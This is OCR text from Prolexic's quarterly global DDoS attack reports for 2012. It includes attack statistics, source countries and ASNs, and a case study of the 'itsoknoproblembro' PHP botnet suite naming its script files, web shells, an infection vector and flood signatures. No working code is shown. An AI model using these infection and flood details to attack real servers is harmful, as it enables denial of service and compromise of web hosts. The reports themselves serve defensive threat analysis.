4837	China	apnic	1016935
9121	Turkey	ripencc	374820
9829	India	apnic	282880
45595	Pakistan	apnic	202040
45899	Vietnam	apnic	155041
17974	Indonesia	apnic	139471
8151	Mexico	lapnic	127830
4766	Republic of Korea	apnic	123640
8452	Egypt	afrinic	112277

Comparison: Attack Campaign Start Time Per Day (Q3 2011, Q2 2012, Q3 2012)

The graph below represents the average start times for DDoS attack campaigns traversing Prolexic's infrastructure. In Q3 2011, the attack start time was observed to be around 9:00 GMT, while in Q2 and Q3 of 2012 the attack start times moved closer to 11:00 GMT. Most of the documented attack events targeted the online gambling industry during this time.



Case Study: *itsoknoproblembro* web-based DDoS suite

Overview

A tsunami of high bandwidth packet floods was observed during Q3 2012. These attacks targeted a number of high profile organizations within financial services, media/telecom, energy, and other sectors. The bot toolkit responsible for the majority of these attacks is a PHP-based suite known as "itsoknoproblembro", and the infected hosts are known as "brobots."

This botnet is not maintained by the standard command and control (C&C) interface that is typical of other botnet infrastructures. Commands are pushed to the brobots rather than pulled from a central source. During the campaigns in which this botnet was used, the malicious actors used Booter Script techniques like those PLXsert covered in its Threat Advisory earlier in 2012. This suite has substantially evolved its techniques and combination of attack vectors compared to the typical Booter Script attack methodology.

The malicious actors make use of web application vulnerabilities on thousands of different web servers in order to drop various flavors of the itsoknoproblembro PHP scripts into available directories. Once the files are written to the server, attackers are able to access them to perform unauthorized system functions, check on the bot's status, or launch DDoS attacks.

The infections are not unique to a single web application framework. Itsoknoproblembro scripts have been discovered on servers hosting a variety of platforms, including Awstats, WordPress, Joomla, Plesk, and many others. For example, one of the more popular recent infection vectors is the exploitation of vulnerability within the Joomla Bluestork theme.

PLXsert analyzed a number of hosts and found that the techniques of exploitation and defacements varied. In some instances hosts were taken over and defaced. In others, files were dropped and scans were setup to identify additional targets. This variety leads PLXsert to believe that the initial infections were performed by multiple groups (or multiple individuals).


Listed below are some examples of defacements that have been observed:

Bangladeshi

Persian

Each group/individual used a different toolkit to maintain or gain access. Ranges of web shells were also detected. Some to note were b374k, r57, backtrack (not the pentoo variant), and iTSecTeam. One of the detected capabilities in the shells was self-removal.

Here is a screenshot of a Google cache of the iTSecTeam shell being self-removed on a brobot:



Even though the brobots were infected differently, the main packet flood was coming from just a few files. Specifically, PLXsert observed the use of stcp.php, stpf.php, and indx.php. Stpf.php is the script that generates the UDP packets that contain the distinctive payload used in the majority of attack campaigns.

Some of the brobots showed infection periods exceeding 6 months and a number of them had been observed attacking Prolexic customers in campaigns dating back to the beginning of 2012. PLXsert was able to gain visibility into some machines and was able to prove persistence going back as early as May 2012. The persistence of infection and difficulty of cleanup is directly related to the number of different toolkits that were used and the high number of back doors installed. This supports our hypothesis that the different groups used individual tactics.

Discussion of itsoknoproblembro PHP scripts and payloads

The itsoknoproblembro infection is comprised of several core files and a few associated files that vary from infected server to infected server. Below is a common listing that analysts have been able to identify as residing on compromised hosts:

classtyle.php - File uploader
classtyle2.php - File uploader
indx.php - Main controller and status page
stcp.php - Multiple Attack types/ UDP 'A' * size
stph.php - Multiple Attack types/ UDP 'A' * size

The bitrates associated with these attacks are extremely high; Prolexic observed them exceeding 70 Gbps.

The most common finger printed attack signature used during high bandwidth rate floods has been the use of ASCII char '41,' or a capital 'A.' The attacks are being sent with a random size payload generally directed at port 53 to target DNS infrastructures.

These actors do not limit themselves to just using a UDP flood during their attacks. There are also complex blends of HTTP GET and POST, SSL encrypted GET, as well as POST floods.

The blend of attack scripts and different techniques used in each campaign is also another pointer to the possibility of multiple, well-organized groups. PLXsert researchers have analyzed the itsoknoproblembro attack scripts and have identified a number of useful mitigation signatures that were released to Prolexic customers both ahead of and during the attack campaigns.

Conclusion

Cleanup efforts for itsoknoproblembro have been extremely difficult and taxing on security experts. Coupled with outdated web applications and inexperienced administrators, it will be extremely difficult to effectively remediate this infection. The security community as a whole has been working on different remediation techniques and hopefully more will become available within the near future. Promoting awareness of this problem is important so the owners of these infected machines and their hosting providers will understand that remediation has an impact, not just on their systems, but also upon the target systems as well.

PLXsert's research on this DDoS suite will not end with this paper. As before, we released an Internal Threat Advisory based on this kit to all Prolexic customers. This will follow with a Public Threat Advisory intended for the broader security community. The public advisory will contain fingerprinted signatures for detecting and mitigating the DDoS attack variants contained within the suite of itsoknoproblembro and describe how this suite is modulating.

Glossary

Booter script – A PHP shell that resides on a web server and is used to send floods of DDoS traffic.

Brobot – A web server infected with "itsoknoproblembro" scripts.

C99Shell – A popular underground PHP shell that can be used to execute commands, view files, and perform other system administrative tasks. C99 is often used to take control of web servers via web application vulnerabilities.

Command and Control (C&C) – The main computer(s) that all infected botnet zombies beacon out to in order to receive commands and updates.

itsoknoproblembro – The name given to a suite of malicious PHP scripts discovered on multiple compromised hosts. The main functionalities appear to be file uploads, persistence, and DDoS traffic floods.

Local privilege escalation exploit – A small piece of code that when executed, elevates a user to root permissions through the exploitation of various vulnerabilities.

PHP shell/webshell – A script in the PHP language that can execute commands, view files, and perform other system administrative tasks. PHP shells are often used to take control of web servers via web application vulnerabilities.

Public exploit – An exploit that has been released to the public via standard channels such as mailing lists, exploit archives, or forum posts.

r57 shell – A popular underground PHP shell that can be used to execute commands, view files, and perform other system administrative tasks. R57 is often used to take control of web servers via web application vulnerabilities.

Tier-2 network – The proxies that malicious actors use to communicate with the C&C and/or infected machines.

Looking forward

The itsoknoproblembro DDoS suite has received a lot of publicity and deservedly so. This kit is periodically evolving and we believe it is under the control of multiple groups. This spotlight has overshadowed another problem that we observed as an increasing threat this quarter, the increasing use of reflection-based DDoS attacks.

This quarter's main reflection attack offenders were RIP, DNS, SNMP, and compromised gaming servers. Prolexic went as far as adding a new classification for the RIP reflection floods. SNMP, DNS, and gaming reflections still reside under the UDP flood classification. DNS reflections observed favored the use of TXT and ANY queries.

As we approach the critical online holiday shopping period, there is no doubt that attackers have armed themselves with advanced toolkits capable of generating amplified and sophisticated DDoS floods. We expect Q4 will be an active quarter for DDoS attacks.

About Prolexic Security Engineering & Response Team (PLXsert)

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through digital forensics and post attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with our customers. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.

v.10-12-12

PROLEXIC
DDoS Attacks End Here.

Prolexic Quarterly Global DDoS Attack Report

Q2 2012

Application layer (Layer 7) DDoS attacks decline as perpetrators attempt to maximize botnet longevity and revenue while minimizing the risk of discovery.

PROLEXIC
DDoS Attacks End Here.

Analysis and emerging trends

At a Glance

Compared to Q2 2011

- 50% increase in total number of DDoS attacks
- 11% increase in infrastructure (Layer 3 & 4) attacks
- Shorter attack duration: 17 hours vs. 26 hours
- 63% higher packet-per-second (pps) volume
- 55% decline in average attack bandwidth

Compared to Q1 2012

- 10% increase in total number of attacks
- 8% rise in Layer 3 and 4 infrastructure attacks
- Average attack duration declines to 17 hours from 28.5
- China retains position as main source country for DDoS attacks

The second quarter of 2012 represented "business as usual" for Distributed Denial of Service (DDoS) attacks against Prolexic's global client base. Attacks were evenly spread across all vertical industries – financial services, e-Commerce, SaaS, payment processing, travel/hospitality and gaming — illustrating that no industry was immune from DDoS attacks and that denial of service is a global, mainstream problem.

In general, attackers seemed to return to basics by favoring traditional tactics, predominantly launching infrastructure (Layer 3 and Layer 4) attacks against bandwidth capacity and routing infrastructure. Infrastructure attacks accounted for 81% of total attacks during the quarter with application layer attacks making up the remaining 19%. This reverses the trend of declining infrastructure attacks and increasing application layer attacks that has been observed in the three previous quarters. Once again, SYN Floods were the attack type of choice, while UDP Floods re-emerged as a popular choice having recently had a lower usage profile.

In Q2 2012, average attack duration for Prolexic customers continued to decline, dropping to 17 hours from 28.5 hours the previous quarter. This is likely a result of attackers abandoning their campaigns earlier after realizing they are facing Prolexic's DDoS mitigation network.

Average attack speed for the quarter totaled 4.4 Gbps and average packet-per-second (pps) volume totaled 2.7 million. These figures are lower than previous quarters and indicate attacks were not as intense in Q2 2012.

Despite a lower number of attacks in April and May, the current quarter ended up being quite active overall. June was by far the most active month, accounting for 47% of the quarter's total number of attacks. The week of June 3-10 was the most active when PLXsert logged 14% of the entire quarter's total number of attacks, coinciding with the beginning of the UEFA Euro 2012 soccer tournament.

Consistent with previous quarters, the list of source countries responsible for launching the most DDoS attacks was fluid. This quarter, China remained first in the attack source country rankings, joined at the top of the list by Thailand and the United States.

Compared to Q2 2011

Looking at the same quarter one year ago, the total number of attacks doubled in Q2 2012. In addition, the number of infrastructure attacks increased 11% when Q2 2012 is compared to Q2 2011 (81% vs. 70% respectively). Reaffirming the trend that DDoS attackers are abandoning their attacks against Prolexic clients sooner, average attack duration dropped from 26 hours in Q2 2011 to 17 hours in Q2 2012. Average pps volume was 63% higher this quarter compared to one year ago, however, average attack bandwidth was lower, dropping 55% in Q2 2012 compared to Q2 2011. PPS rates are an important characteristic of large volumetric DDoS attacks as network infrastructures ultimately have fixed pps rates, just as they have fixed bandwidth. The observed higher pps volumes with lower bitrates are characteristic of SYN floods, this quarter's most used attack vector.


Compared to Q1 2012

The total number of attacks increased by almost 10% compared to the previous quarter. Traditional infrastructure attacks increased 8% over Q1 2012 and correspondingly, the potentially more potent application layer attacks declined by the same percentage. Average attack duration continued to decline, falling from 28.5 hours last quarter to 17 hours in Q2 2012. Over the last two quarters, average attack duration has halved, falling from 34 hours in Q4 2011 to 17 hours this quarter. Average attack bandwidth was recorded at 4.4 Gbps, down from 6.1 Gbps in the previous quarter. Average pps volume declined significantly quarter over quarter and this can be attributed to the unusually high volumes of malicious traffic aimed at financial services companies in Q1 (refer to Prolexic's Q1 2012 Global DDoS Attack Report for further details).

Total Attack Types (Q2 2012)

Prolexic classifies DDoS attacks into those targeting infrastructure (Layer 3 and 4) and applications (Layer 7). The illustrated metric below shows the total percentages for these two classifications in all mitigated DDoS attacks this quarter (80.95% and 19.05% respectively). The individual attack types per classification with their corresponding percentages are also detailed.

The top five attacks continue to be the main focus of attackers. In descending order, the most popular attacks are SYN floods (26.63%), UDP floods (23.10%), ICMP floods (17.28%), GET floods (14.81%), and Fragmented UDP floods (7.41%).




*DNS floods are used for both attacking infrastructure and the DNS application. Prolexic classifies this attack type an infrastructure attack because it is possible to perform reflection and other types of spoofed attacks that can be directed to a target's infrastructure.

Comparison: Attack Types (Q2 2011, Q1 2012, Q2 2012)

In this statistical comparison, we have presented three separate quarterly timelines. Highlighted trends begin with the gradual decrease in GET floods, which is the most popular Layer 7 (application) attack. In Q2 2011, GET flood attacks accounted for 22.66 % of all attack campaigns mitigated by Prolexic. One calendar year later, GET flood attacks account for 14.81%. This reinforces the trend previously disclosed in our Q1 2012 report when total Infrastructure attacks accounted for 73.40% and application layer attacks totaled 26.60%.


A second trend witnessed is the increase in the most popular infrastructure (Layer 3 - 4) attacks. These attack types are ICMP, SYN, and UDP floods. In Q2 2011, these attack types accounted for 55.76% of attacks mitigated by Prolexic. In Q1 2012, they accounted for 59.72%. This quarter, the total percentage has risen to 67.01%. These specific attack types are primarily utilized to saturate upstream provider links and are not intended to evade detection mechanisms. Subsequently, effective deployment of these attack types will result in collateral damage that also impacts other organizations that are not specifically targeted during a campaign.

In Q2 2012, 7% of all attack campaigns mitigated by Prolexic possessed sustained traffic of over 5 Gbps and 21% of campaigns had sustained traffic of over 1 Gbps.




Total Attacks per Week (Q2 2011 vs. Q2 2012)

The following graph captures the comparison of total number of attacks against Prolexic's global client base between Q2 2011 and Q2 2012. In June 2012 (Q2) Prolexic mitigated a significantly larger number of DDoS attacks compared to 12 months ago. The dramatic increase in DDoS attacks during the month of June coincided with the UEFA Euro 2012 soccer tournament, which was held June 8th - July 1. These attacks primarily targeted the online gaming industry.



Top Ten Source Countries (Q2 2012)


The top ten source countries for attack traffic this quarter are China (33.79%), Thailand (23.63%), USA (8.76%), Indonesia (8.67%), Turkey (6.59%), India (4.50%), Venezuela (4.28%), Russia (3.39%), Germany (3.27%), and The Philippines (3.13%).



Comparison: Top Ten Source Countries (Q2 2011, Q1 2012, Q2 2012)

This chart depicts the primary source countries of malicious traffic. This quarter, Prolexic identified sourced DDoS botnet traffic from a total of 229 countries.

As represented below, PLXsert has observed a dramatic increase in the origination of DDoS campaigns from China compared to Q2 2011, increasing from 12.06% in Q2 2011 to 33.79% this quarter. Confirming previous statements made in Prolexic's previous Quarterly Global DDoS Attack Report, there continues to be a steady decrease in sourced malicious traffic within the United States. A combination of continuing efforts to reduce malware infection rates and the rapid increase of botnet deployments worldwide helps validate this statistic.




Top Ten ASNs

An Autonomous System (AS) is a group of IP networks operated by one or more network operator(s) that has a single and clearly defined external routing policy[1]. A public AS has a globally unique number, an ASN, associated with it. This number is used both in the exchange of exterior routing information (between neighboring ASes) and as an identifier of the AS itself.[2]

An updated view of global DDoS attack origins, validated by Prolexic, is represented below. This correlates unique source IP addresses identified as being participants within an attack campaign with their associated origin ASN attributes. This measurement is cumulative based upon a start date of Q4 2009.

As supported by our previous Global Attack Reports, the majority of malicious traffic is being sourced from ASNs that reside within Asia, specifically ASN 4134 and 4837 in China. From the inception of our intelligence gathering process, this geographic location has maintained absolute dominance in the world of DDoS botnet infrastructures.

